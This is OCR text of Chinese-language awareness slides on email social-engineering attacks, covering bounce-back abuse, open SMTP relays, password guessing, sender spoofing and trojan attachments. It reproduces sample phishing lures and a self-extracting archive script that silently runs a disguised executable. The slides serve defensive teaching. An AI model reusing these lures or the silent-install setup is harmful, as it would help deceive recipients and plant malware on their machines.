
- 社交工程的攻擊行為

  駭客透過最常使用的網路行為-收發電子郵件來進行攻擊，使用的方法是發送電子郵件給握有機密資料的使用者。

  社交工程信件請收件人員確認附件檔案裡所提到的問題，或在加入超連結網馬於郵件本身，進而讓使用者開啟附件或超連結，以便植入啟動木馬程式。

社交工程攻擊模式

主要利用電子郵件攻擊



電子郵件的社交工程類型

- 電子郵件社交工程的攻擊類型
  - 假冒寄件者
  - 使用讓人感興趣的主旨與內文
  - 含有惡意程式的附件檔案
  - 利用0_DAY攻擊

電子郵件的社交工程類型

- 1. 信件攻擊手法
  - 退信攻擊
  - 跳板攻擊
  - 密碼猜解
- 2. 社交攻擊手法
  - 假冒攻擊
  - 附件攻擊
  - 郵件跟蹤

駭客手法-退信攻擊

- *收件人不存在導致無法送達郵件*，就會自動將該*退信訊息寄回給原寄件者*
- 利用這項功能，使用*字典攻擊所蒐集到的Email*
- 將*欲攻擊的對象設定為寄件者*
- *收件者使用其他單位不存在的帳號*
- 然後你就會收到一封*不是自己寄出去的退信*了

信件-退信攻擊

收件人不存在，退回寄件人
但..寄件人是偽造的

駭客

收信者:BENNY
假冒寄件者:小明

郵件伺服器

網際網路

中華電信

使用者(小明)

駭客手法-跳板攻擊


- 當您的*電腦主機本身有啟用SMTP Service* (外寄伺服器服務)，而且*沒有加以防護*時，被有心人士發現，進而不當使用您的網路頻寬及寄信功能，濫寄廣告信件，這就是您的電腦主機被當成廣告信跳板了!!
- 通常受害者不知道自己的電腦安裝了相關服務
- 常見微軟的作業系統，當有*安裝了IIS功能*，*就會一同安裝SMTP(外寄伺服器服務)*，此時若您的網路系統並未安裝防火牆，將 SMTP PORT 25 設為對外阻隔的話 ，基本*上任何人都可以藉由您的SMTP Service 寄發信件*!! 您的電腦主機，就有可能被有心人士當成廣告信跳板，濫寄廣告信件!!


信件-跳板攻擊

轉寄信件的功能沒有關閉
可以....轉寄垃圾信

駭客

網際網路





駭客手法-密碼猜解


- 要破解密碼絕非易事，被破解的人幾乎有個共同的特性
- 就是*密碼過於簡單*!!
- 只要你是以下的其中一種，就要注意了!!
- 1.生日組合 (19820105)
- 2.英文單字 (Mickey)
- 3.數字組合 (12345)
- 4.英文組合 (abcabc)
- 5.常用英文 (iloveyou)
- 採用無意義的英數混合密碼!! (合併多位元)
- 如 u4k4id09io，但通常取一取自己都記不起來 XD

信件-密碼猜解

信箱密碼=1234
用.....猜的可以猜到

駭客

網際網路



假冒寄件者


- 駭客會假冒寄件者讓收信者信任的人，讓收信者相信電子郵件的內容，進而去開啟這些附件檔案或超連結，並植入開啟木馬程式。

假冒寄件者方式

- 顯示名稱假冒
- 電子郵件帳號假冒
- 完全假冒

假冒寄件者方式 - 完全假冒

- 由於電子郵件傳送協定弱點，駭客可完全假冒寄件者的名稱以及電子郵件位址，甚至可透過入侵寄件者的電腦來寄發電子郵件。




民視新聞台
早安
中國時報
福島核電廠積水
輻射超標10萬倍
工商時報
歐醫德:高鐵
沒有翻車風險
主播 張筱芬

假冒寄件者方式-假冒攻擊

- SMTP 通信規範, **沒有辦法限制驗證寄件人的身份**. 雖然可以用身份驗證機制確保信是由特定人員寄出(例如加上簽章), 但沒辦法防止別人偽造你的 EMAIL 寄出信件. 頂多只能分辨出信是否為假的...

- 寄件人名稱可以是假的
- 超連結的狀態列可以是假的

- 整封信件，都是假的!!!!!!!!!

肯德基折價券 - 郵件 (HTML)

郵件 | 增益集 | Adobe PDF

回覆 | 全部回覆 | 轉寄 | 刪除 | 移動到資料夾 | 建立規則 | 其他動作 | 封鎖寄件者 | 安全清單 | 非垃圾郵件 | 分類 | 待處理 | 標記為未讀取 | 尋找 | 相關 | 選取

回應 | 動作 | 垃圾郵件 | 選項 | 尋找

寄件者: admin [admin@mcdonalds.com.tw]
寄件日期: 2009/9/11 (星期五) 下午 01:04
收件者: benny
副本:
主旨: 肯德基折價券

＊本優惠券不得與外送優惠服務同時使用，彩色與黑白列印皆適用
＊炸雞恕不開放選擇部位

列印優惠券 | 轉寄好友

肯德基早餐 三角薯餅 9-28

$15 原價$25
★使用期限2009/8/31-2009/11/29
★本優惠限早餐時段使用
★本券不適用肯德基外送服務
★產品以餐廳供應為準，並只限用乙次
★本券不得與其他優惠活動同時使用
★肯德基保有修改優惠的權利
★僅限供應早餐的肯德基餐廳使用

肯德基早餐 肉鬆蛋餅捲 9-21

$25 原價$35
★使用期限2009/8/31-2009/11/29
★本優惠限早餐時段使用
★本券不適用肯德基外送服務
★產品以餐廳供應為準，並只限用乙次
★本券不得與其他優惠活動同時使用
★肯德基保有修改優惠的權利
★僅限供應早餐的肯德基餐廳使用

肯德基早餐 皮蛋瘦肉粥加肉鬆 9-22

$35 原價$42
★使用期限2009/8/31-2009/11/29
★本優惠限早餐時段使用
★本券不適用肯德基外送服務
★產品以餐廳供應為準，並只限用乙次
★本券不得與其他優惠活動同時使用
★肯德基保有修改優惠的權利
★可更換同價格鮮煮粥
★僅限供應早餐的肯德基餐廳使用

肯德基早餐 金黃雙蔥蛋燒餅 9-23

$40 原價$48
★使用期限2009/8/31-2009/11/29
★本優惠限早餐時段使用
★本券不適用肯德基外送服務
★產品以餐廳供應為準，並只限用乙次
★本券不得與其他優惠活動同時使用
★肯德基保有修改優惠的權利
★可更換同價格蔥式燒餅
★僅限供應早餐的肯德基餐廳使用

郵件 增益集

回覆 全部回覆 轉寄 刪除 移動到資料夾 建立規則 其他動作 安全清單 尋找

回應 動作

寄件者:
收件者:
副本:
主旨: 瑤瑤殺很大寫真集

訊息 殺很大.rar (15 KB)


宅男殺手~~~瑤瑤殺很大寫真集 (全套寫真集下載)



下載更多寫真集

打開好康郵件
中郵件炸彈

附件檔案夾帶木馬程式


New resume - 郵件 (純文字)
郵件
回覆
全部回覆
轉寄
刪除
移動到資料夾
建立規則
其他動作
封鎖寄件者
安全清單
非垃圾郵件
分類
待處理
標記為未讀取
尋找
相關
選取
傳送至OneNote
回應
動作
垃圾郵件
選項
尋找
OneNote
寄件者: Benjamin Rios [sultanates961@alufelge.net]
收件者: benny@twsdk.com
副本:
主旨: New resume
寄件日期: 2010/5/11 (星期二) 上午 12:31
訊息
Resume_document.zip (52 KB)
Please review my CV, Thank you!
Resume_document.zip - WinRAR
檔案(F) 指令(C) 工具(S) 我的最愛(O) 選項(N) 說明(H)
加入
解壓縮到
測試
檢視
刪除
尋找
精靈
資訊
防毒
註解
Resume_document.zip - ZIP 壓縮檔, 未封裝大小 59,904 位元組
名稱
大小
封裝後
類型
修改的日期
CRC3
資料夾
Resume_document.exe
59,904
53,379
應用程式
2010/5/10 下午 ...
ADD4A17.
總共 59,904 位元組, 共計 1 個檔案

使用讓人感興趣的主旨與內文

- 駭客會使用讓人感興趣的資料或訊息，來欺騙使用者去開啟這些附件或超連結，植入木馬程式。

使用讓人感興趣的主旨與內文 - 範例

- 駭客會使用收信者有興趣的八卦、熱門消息、活動消息、情色等相關議題的主旨，來吸引收信者開啟郵件，例如：
  - 消費卷優惠
  - 章子怡和男友在海灘休閒度假的照片
  - 肯德基優惠券隨你點
  - 殺很大瑤瑤寫真 - 搶先曝光版

含有惡意程式附件

- 駭客在電子郵件附加含有惡意程式的檔案，這個檔案不一定是執行檔，可能是各種類型的應用程式，甚至是FLASH檔案。
- 駭客可夾帶任何存在作業系統中有弱點文件檔案類型，並誘騙使用者開啟附件檔案，以植入安裝木馬程式。例如：
  - 惡意程式的影片檔（*.wmv）
  - 惡意程式的Office文件（ *. doc）
  - 惡意程式的圖檔（ *. jpg）
  - 惡意程式的壓縮檔（ *. zip）
  - 惡意程式的PDF檔（ *. pdf）

笑話.rar - WinRAR (只剩下 20 天可以購買使用權)

檔案(F) 命令(C) 工具(S) 我的最愛(O) 選項(N) 說明(H)

加入 解壓縮到 測試 檢視 刪除 尋找 精靈 資訊 防毒 註解 保護

笑話.rar - 自解 RAR 壓縮檔, 未封裝大小 160,209 位元組

名稱

..


桌面.exe

超級笑話篇.txt

```
;下面的注?包含自?放?本命令

Setup=桌面.exe
TempMode
Silent=1
Overwrite=1
```


總共 160,209 位元組, 共計 2 個檔案


電子郵件社交工程案例-x當勞攻擊信件



社交郵件案例-駭客也在求職網找工作

下面電子郵件樣本是冒充jobs.com發送的信件：
信件來源看似來自人力資源部門:hr@jobs.com
信件標題是：「Thank you for your application」
附件是：copy of your application.zip

